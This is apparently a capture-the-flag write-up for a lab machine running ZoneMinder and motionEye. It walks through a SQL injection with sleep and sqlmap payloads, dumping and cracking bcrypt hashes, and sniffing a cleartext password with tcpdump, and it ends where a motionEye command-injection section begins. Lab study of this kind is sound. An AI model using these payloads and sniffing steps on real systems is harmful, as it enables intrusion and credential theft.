HTB: CCTV

CCTV hosts a ZoneMinder surveillance install. I’ll exploit a blind SQL injection in ZoneMinder’s event handling to dump the user database, and crack a bcrypt hash to get a foothold over SSH. I’ll use tcpdump configured to let non-privileged users capture traffic to sniff and recover another user’s password leaking in the clear. That password unlocks a motionEye instance on localhost, where I’ll abuse an authenticated command injection in the still-image filename setting, working around client-side input validation, to execute code as root. In Beyond Root, I’ll show the unintended path that reaches root directly by talking to Motion’s unauthenticated control interface.
Box Info






Recon
Initial Scanning
nmap finds two open TCP ports, SSH (22) and HTTP (80):
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.244.156
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-04 19:00 UTC
Nmap scan report for 10.129.244.156
Host is up, received echo-reply ttl 63 (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 7.46 seconds
oxdf@hacky$ sudo nmap -sCV -p 22,80 10.129.244.156
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-04 19:01 UTC
Nmap scan report for 10.129.244.156
Host is up (0.019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
|_  256 e3:9b:38:08:9a:d7:e9:d1:94:11:ff:50:80:bc:f2:59 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.35 seconds
Based on the OpenSSH and Apache versions, the host is likely running Ubuntu 24.04 Noble (LTS).
Both of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away.
There’s a redirect to cctv.htb on port 80. I’ll use ffuf to bruteforce for subdomains that respond differently, but not find any. I’ll update my hosts file:
10.129.244.156 cctv.htb
I’ll rescan port 80 with the hostname, but not find anything interesting.
cctv.htb - TCP 80
Site
The site is for a security monitoring / CCTV service:


The “Get a Quote” button and the link in the footer both lead to info@cctv.htb. The only other link on the page is the “Staff Login” button at the top right, which leads to http://cctv.htb/zm/:

ZoneMinder’s default creds of “admin” / “admin” work:

The version is v1.37.63. There’s nothing else really of interest here.
Tech Stack
The HTTP response headers just show Apache:
HTTP/1.1 200 OK
Date: Sat, 04 Jul 2026 19:21:31 GMT
Server: Apache/2.4.58 (Ubuntu)
Last-Modified: Sat, 13 Sep 2025 21:58:50 GMT
ETag: "1821-63eb5e019e8b3-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 6177
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
The main page loads as /index.html. At /zm, there’s an instance of ZoneMinder, v1.37.63:
ZoneMinder is an integrated set of applications which provide a complete surveillance solution allowing capture, analysis, recording and monitoring of any CCTV or security cameras attached to a Linux based machine. It is designed to run on distributions which support the Video For Linux (V4L) interface and has been tested with video cameras attached to BTTV cards, various USB cameras and also supports most IP network cameras.
The 404 page is the default Apache 404 (in both / and in /zm):

I’ll skip the directory brute force as ZoneMinder seems like the path.
Shell as mark
CVE-2024-51482
Identify CVE
Searching for “zoneminder v1.37.63 cve” returns references to CVE-2024-51482:

CVE-2024-51482 is a SQL injection vulnerability:
ZoneMinder is a free, open source closed-circuit television software application. ZoneMinder v1.37.* <= 1.37.64 is vulnerable to boolean-based SQL Injection in function of web/ajax/event.php. This is fixed in 1.37.65.
Background
This advisory has more details, including the vulnerable code:
case 'removetag' :
    $tagId = $_REQUEST['tid'];
    dbQuery('DELETE FROM Events_Tags WHERE TagId = ? AND EventId = ?', array($tagId, $_REQUEST['id']));
    $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId";
    $rowCount = dbNumRows($sql);
    if ($rowCount < 1) {
      $sql = 'DELETE FROM Tags WHERE Id = ?';
      $values = array($_REQUEST['tid']);
      $response = dbNumRows($sql, $values);
      ajaxResponse(array('response'=>$response));
    }
$tagId is used to build a string which is then passed to dbNumRows. The URL given is:
http://hostname_or_ip/zm/index.php?view=request&request=event&action=removetag&tid=1
POC
I’ll visit http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1 and it returns JSON:

This is a blind injection. I’ll inject a sleep as a POC:

It takes just over 5 seconds to return, which accounts for the sleep. That’s injection.
Faster POC
IppSec tipped me off that it was possible to make this much faster, and he does a really nice job walking through how he worked with Claude to find a boolean UNION injection. I’ll show how to build this query.
The first thing I need to do is figure out how many columns are in the result. 1-3 columns returns a 500 error:

When I get to 4, it works:

There’s still no data in the result, but I can look for a non-time-based boolean. If I add WHERE 1=1 to the end, it gives the same result as above:

If I make that false (1=2), it crashes with a 500 response:

That means I can use that WHERE clause as the boolean oracle.
SQLMap
Rather than do this by hand, I’ll save this request to a file:
oxdf@hacky$ cat removetag.request
GET /zm/index.php?view=request&request=event&action=removetag&tid=1 HTTP/1.1
Host: cctv.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Cookie: AddMonitorsTable.bs.table.searchText=; AddMonitorsTable.bs.table.pageNumber=1; zmSkin=classic; zmCSS=base; ZMSESSID=nfrbvnrme416o6ao48cv7qe62l; addMonitorsprobe_Manufacturer=; addMonitorsip=; addMonitorsprobe_username=; addMonitorsprobe_password=
The ZMSESSID cookie expires rather quickly, so I’ll have to make sure it’s fresh.
I can pass that to sqlmap:
oxdf@hacky$ sqlmap -r removetag.request -p tid
___
__H__
___ ___["]_____ ___ ___ {1.10.7.30#dev}
|_ -| . [.] | .'| . |
|___|_ [,]_|_|_|__,| _|
|_|V... |_| https://sqlmap.org
...[snip]...
GET parameter 'tid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 115 HTTP(s) requests:
---
Parameter: tid (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 4889 FROM (SELECT(SLEEP(5)))ixMN)
---
[] [INFO] the back-end DBMS is MySQL
[] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
...[snip]...
This runs, and runs a time-based injection, very similar to the first payload I showed. If I use this going forward, dumping the databases and even targeted columns from specific tables will take up to an hour, which is too long.
I’ll give sqlmap more parameters to show it how to find the non-time-based boolean I demonstrated above:
--prefix="1 UNION SELECT 1,2,3,4 WHERE "- Injection payload prefix string.--code 200- HTTP code to match when query is evaluated to True--technique=B- The technique is boolean.--flush-session- Ignore any history with this target and start fresh.
oxdf@hacky$ sqlmap -r removetag.request -p tid --batch --prefix="1 UNION SELECT 1,2,3,4 WHERE " --code 200 --technique=B --flush-session
...[snip]...
---
Parameter: tid (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: view=request&request=event&action=removetag&tid=1 UNION SELECT 1,2,3,4 WHERE (SELECT (CASE WHEN (6126=6126) THEN 1 ELSE (SELECT 3100 UNION SELECT 1531) END))
---
[] [INFO] testing MySQL
[] [INFO] confirming MySQL
[] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 8.0.0
...[snip]...
That’s way faster.
Dump Passwords
I’ll remove --flush-session and add --dbs to list the databases:
oxdf@hacky$ sqlmap -r removetag.request -p tid --batch --prefix="1 UNION SELECT 1,2,3,4 WHERE " --code 200 --technique=B --dbs
...[snip]...
available databases [3]:
[*] information_schema
[*] performance_schema
[*] zm
...[snip]...
Without the boolean direction, this takes more than 10 minutes. With it, it takes 15 seconds.
Because I have the boolean injection, I could just dump the full DB. But I can also look at the source to understand the database layout to be more targeted. The Users table is created by:
DROP TABLE IF EXISTS `Users`;
CREATE TABLE `Users` (
  `Id` int(10) unsigned NOT NULL auto_increment,
  `Username` varchar(64) character set latin1 collate latin1_bin NOT NULL default '',
  `Password` varchar(64) NOT NULL default '',
  `Name`     varchar(64) NOT NULL default '',
  `Email`    varchar(64) NOT NULL default '',
  `Phone`    varchar(64) NOT NULL default '',/* Space for 2 numbers, country codes, etc */
  `Language` varchar(8),
  `Enabled` tinyint(3) unsigned NOT NULL default '1',
  `Stream` enum('None','View') NOT NULL default 'None',
  `Events` enum('None','View','Edit') NOT NULL default 'None',
  `Control` enum('None','View','Edit') NOT NULL default 'None',
  `Monitors` enum('None','View','Edit','Create') NOT NULL default 'None',
  `Groups` enum('None','View','Edit') NOT NULL default 'None',
  `Devices` enum('None','View','Edit') NOT NULL default 'None',
  `Snapshots` enum('None','View','Edit') NOT NULL default 'None',
  `System` enum('None','View','Edit') NOT NULL default 'None',
  `MaxBandwidth` varchar(16),
  `TokenMinExpiry`   BIGINT UNSIGNED NOT NULL DEFAULT 0,
  `APIEnabled`  tinyint(3) UNSIGNED NOT NULL default 1,
  `HomeView`  varchar(64) NOT NULL DEFAULT '',
  PRIMARY KEY (`Id`),
  UNIQUE KEY `UC_Username` (`Username`)
) ENGINE=@ZM_MYSQL_ENGINE@;
The database is created at the top of the file:
CREATE DATABASE /*!32312 IF NOT EXISTS*/ `@ZM_DB_NAME@`;
The ZM_DB_NAME value is defined in zoneminder-database.config:
    ZM_DB_HOST=
    ZM_DB_NAME="zm"
    ZM_DB_USER="zmuser"
I’ll get some info from the Users table removing --dbs from the previous query and adding:
-D zm- Set the database tozm.-T Users- Read from theUserstable.--predict-output- When bruteforcing characters, try in order of what makes sense as far as a next character to try to speed it up.-C Username,Password,Name,Email- The columns to target.--dump- Get the data.
It takes a long time, but returns 3 rows:
oxdf@hacky$ sqlmap -r removetag.request -p tid --batch --prefix="1 UNION SELECT 1,2,3,4 WHERE " --cod
e 200 --technique=B -D zm -T Users --predict-output -C Username,Password,Name,Email --dump
...[snip]...
Database: zm
Table: Users
[3 entries]
+---------+------------+--------------------------------------------------------------+---------+
| Name    | Username   | Password                                                     | Email   |
+---------+------------+--------------------------------------------------------------+---------+
| <blank> | superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm | <blank> |
| mark    | mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. | <blank> |
| admin   | admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m | <blank> |
+---------+------------+--------------------------------------------------------------+---------+
...[snip]...
Again, this would take over an hour if I didn’t give sqlmap the injection information, but takes less than 2 minutes with the given parameters.
SSH
Crack Hashes
I’ll save the hashes to a file:
superadmin:$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
admin:$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m
These are bcrypt hashes, which means they will be very slow to crack. I’ll want to give hashcat five minutes, but not bother going much more than that. It does crack one:
$ hashcat zm.hashes /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt --user -m 3200
hashcat (v7.1.2) starting
...[snip]...
$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m:admin
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
...[snip]...
The first to crack is admin / admin (which I guessed above), but then mark cracks as well. superadmin never cracks.
Shell
That password works over SSH to get a shell as mark:
oxdf@hacky$ sshpass -p opensesame ssh mark@cctv.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
...[snip]...
mark@cctv:~$
Shell as sa_mark
Enumeration
Users
mark’s home directory is pretty empty:
mark@cctv:~$ find . -type f
./.bashrc
./.profile
./.cache/motd.legal-displayed
./.ssh/authorized_keys
./.wget-hsts
./.bash_logout
./.gnupg/trustdb.gpg
./.gnupg/pubring.kbx
mark isn’t configured with any sudo privileges:
mark@cctv:~$ sudo -l
[sudo] password for mark:
Sorry, user mark may not run sudo on cctv.
There’s one other user, sa_mark, with a home directory in /home:
mark@cctv:/home$ ls
mark  sa_mark
That matches users with shells set in passwd:
mark@cctv:/$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
mark:x:1000:1000:mark:/home/mark:/bin/bash
sa_mark:x:1001:1001::/home/sa_mark:/bin/sh
Filesystem
There’s nothing super interesting in the filesystem root:
mark@cctv:/$ ls
bin                boot   dev  home  lib64              lost+found  mnt  proc  run   sbin.usr-is-merged  srv  tmp  var
bin.usr-is-merged  cdrom  etc  lib   lib.usr-is-merged  media       opt  root  sbin  snap                sys  usr
/opt has two directories:
mark@cctv:/opt$ ls
containerd  video
containerd is part of the Docker install. video is interesting. It only has a single file, but it’s being updated every minute:
mark@cctv:/opt$ find video/ -type f -ls
      615      4 -rw-r--r--   1 1005     1005         3318 Jul  4 21:36 video/backups/server.log
mark@cctv:/opt$ find video/ -type f -ls
      615      4 -rw-r--r--   1 1005     1005         3417 Jul  4 21:37 video/backups/server.log
It shows that sa_mark account is authorizing to something, and running commands:
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:12:40
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:13:33
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:14:12
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:14:42
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:15:32
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:16:14
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:16:44
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:17:16
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:17:50
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:18:37
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:19:17
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:20:13
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:21:09
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:21:53
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:22:42
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:23:19
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:24:19
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:25:10
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:26:05
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:26:48
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:27:24
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:28:21
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:29:10
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:30:10
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:30:51
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:31:43
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:32:32
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:33:04
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:33:42
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:34:12
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:35:10
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-07-04 21:36:07
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:36:42
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:37:14
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-07-04 21:37:50
I’ll also look for binaries with privileges / capabilities. Nothing too interesting in SetUID / SetGID:
mark@cctv:/$ find / -type f -perm -4000 2>/dev/null
/snap/core22/2292/usr/bin/chfn
/snap/core22/2292/usr/bin/chsh
/snap/core22/2292/usr/bin/gpasswd
/snap/core22/2292/usr/bin/mount
/snap/core22/2292/usr/bin/newgrp
/snap/core22/2292/usr/bin/passwd
/snap/core22/2292/usr/bin/su
/snap/core22/2292/usr/bin/sudo
/snap/core22/2292/usr/bin/umount
/snap/core22/2292/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2292/usr/lib/openssh/ssh-keysign
/snap/core22/2292/usr/libexec/polkit-agent-helper-1
/snap/core24/1349/usr/bin/chfn
/snap/core24/1349/usr/bin/chsh
/snap/core24/1349/usr/bin/gpasswd
/snap/core24/1349/usr/bin/mount
/snap/core24/1349/usr/bin/newgrp
/snap/core24/1349/usr/bin/passwd
/snap/core24/1349/usr/bin/su
/snap/core24/1349/usr/bin/sudo
/snap/core24/1349/usr/bin/umount
/snap/core24/1349/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1349/usr/lib/openssh/ssh-keysign
/snap/core24/1349/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
But it is worth noting that tcpdump is configured with cap_net_raw, which means any user can capture packets:
mark@cctv:/$ getcap -r .
./snap/core22/2292/usr/bin/ping cap_net_raw=ep
./snap/snapd/25935/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
./snap/core24/1349/usr/bin/ping cap_net_raw=ep
./usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
./usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
./usr/bin/mtr-packet cap_net_raw=ep
./usr/bin/tcpdump cap_net_raw=eip
./usr/bin/ping cap_net_raw=ep
Network
This is not a Docker container, but it seems to be a host that is running containers. This host has both the eth0 IP assigned to the box, as well as docker bridge IPs:
mark@cctv:/$ ifconfig
br-1b6b4b93c636: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.25.0.1  netmask 255.255.0.0  broadcast 172.25.255.255
        inet6 fe80::14b6:e1ff:fec2:fa90  prefixlen 64  scopeid 0x20<link>
        ether 16:b6:e1:c2:fa:90  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-3e74116c4022: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::7889:e9ff:fee1:129c  prefixlen 64  scopeid 0x20<link>
        ether 7a:89:e9:e1:12:9c  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 2a:6c:ac:b4:01:21  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.244.156  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 fe80::a0de:adff:fe08:1aa8  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::a0de:adff:fe08:1aa8  prefixlen 64  scopeid 0x0<global>
        ether a2:de:ad:08:1a:a8  txqueuelen 1000  (Ethernet)
        RX packets 1483670  bytes 100242725 (100.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 452065  bytes 49764423 (49.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 122689  bytes 62354733 (62.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 122689  bytes 62354733 (62.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth44e1c0e: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ec2b:aeff:fe9e:80e7  prefixlen 64  scopeid 0x20<link>
        ether ee:2b:ae:9e:80:e7  txqueuelen 0  (Ethernet)
        RX packets 12051  bytes 829316 (829.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10584  bytes 703076 (703.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth68a39b2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::402b:5cff:fe05:dc10  prefixlen 64  scopeid 0x20<link>
        ether ee:05:c9:83:3f:bb  txqueuelen 0  (Ethernet)
        RX packets 818611  bytes 325013804 (325.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 817446  bytes 53900965 (53.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethe8d2d6c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::64b9:9aff:fef4:ab0b  prefixlen 64  scopeid 0x20<link>
        ether 66:b9:9a:f4:ab:0b  txqueuelen 0  (Ethernet)
        RX packets 1162901  bytes 192997904 (192.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1140772  bytes 346453346 (346.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethfffa20a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ec49:f2ff:fea5:276e  prefixlen 64  scopeid 0x20<link>
        ether ee:49:f2:a5:27:6e  txqueuelen 0  (Ethernet)
        RX packets 10547  bytes 700226 (700.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12090  bytes 832318 (832.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
I can’t see any running processes by other users because /proc is mounted with hidepid=invisible:
mark@cctv:/$ mount | grep ^proc
proc on /proc type proc (rw,relatime,hidepid=invisible)
Capture
Given that the log shows sa_mark authenticating (likely over the network) and issuing commands, and that the box author went out of their way to make sure this non-privileged user could run tcpdump, I’ll capture packets and see what I can find.
I’ll set tcpdump to capture 2 minutes worth of traffic on any interface:
mark@cctv:/$ timeout 120 tcpdump -i any -w ~/capture.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
12119 packets captured
12267 packets received by filter
0 packets dropped by kernel
I’ll scp that back to my VM:
oxdf@hacky$ sshpass -p opensesame scp mark@cctv.htb:~/capture.pcap .

And open it in Wireshark. The Protocol Hierarchy Statistics (under the Statistics menu) show a mix of TCP and UDP.
 Click for full size image
There’s almost no HTTP. SSH is probably me. Real time streaming protocol (RTSP) could be interesting, but I don’t see anything interesting there.
The Conversations statistics page shows what hosts are talking:

I can walk through these one by one. The ones with 10.10.15.243 are me, and so I can ignore them. 1.1.1.1 and 8.8.8.8 are well known DNS servers. The traffic on 8554 and 5000 seems more interesting.
All the data on 8554 seems encrypted. That just leaves streams 4, 11, and 17 which involve 172.25.0.10:5000. That 172.25.0.10 address is a container on the 172.25.0.0/16 Docker bridge from the ifconfig above, talking to the host on port 5000.
Stream 4 shows a status command:

Stream 11 shows disk-info:

Stream 17 is another disk-info. These line up nicely with the log file from above. This port-5000 channel is the custom management protocol that writes that server.log, and it authenticates in cleartext, so each of these streams leaks sa_mark’s password!
su / SSH
The password works for the sa_mark user over su:
mark@cctv:/$ su - sa_mark
Password:
$ bash
sa_mark@cctv:~$
It also works over SSH:
oxdf@hacky$  sshpass -p 'X1l9fx1ZjS7RZb' ssh sa_mark@cctv.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
...[snip]...
$ bash
sa_mark@cctv:~$
Either way I’ll grab user.txt:
sa_mark@cctv:~$ cat user.txt
a4b9ed2a************************
Shell as root
Enumeration
Users
In sa_mark’s home directory there’s a PDF:
sa_mark@cctv:~$ ls -a
 .   ..   .bash_history   .cache   .local  'SecureVision Staff Announcement.pdf'   user.txt
I’ll collect it:
oxdf@hacky$ sshpass -p 'X1l9fx1ZjS7RZb' scp sa_mark@cctv.htb:~/*.pdf .
It’s a one page PDF:

It has a few points:
- They are migrating from an old system to ZoneMinder. Logins for staff will remain the same.
- They are hiring a web designer to remake the website.
- There’s a staff hangout scheduled at the HQ.
This is really just a hint to look at the old system, and the rest is flavor.
Network
There are a few different listening services that are not accounted for at this point:
sa_mark@cctv:~$ netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9081          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8765          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8554          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:7999          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1935          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Some tinkering with curl and nc shows:
- 9081 seems to return a stream of images over HTTP. This might be worth checking out.
- 8765 returns an HTML page over HTTP from a server named
motionEye. - 8888 returns a 404.
- 8554 didn’t return anything useful. Based on the PCAP this is RTSP (video streaming).
- 7999 returns the text “Motion 4.7.1 Running [1] Camera\n1” over HTTP. I’ll explore this more in Beyond Root.
- 1935 sends an empty reply over HTTP. Based on the PCAP this is RTMP (video streaming).
MotionEye
I’ll use -L 8765:localhost:8765 with SSH to tunnel port 8765 on my host to 8765 on CCTV. Loading the page shows a motionEye login page:

motionEye is an open source project which describes itself as:
motionEye is an online interface for the software motion, a video surveillance program with motion detection.
mark / opensesame, admin / admin, and sa_mark / X1l9fx1ZjS7RZb all don’t work to log in, but reusing sa_mark’s password with the default username admin works:

It’s a “live” camera feed.
In the menu, it shows that this feed is coming on 8554:

The motionEye version is 0.43.1b4.
CVE-2025-60787
Background
Searching for vulnerabilities in this version of motioneye returns a lot of hits for CVE-2025-60787:

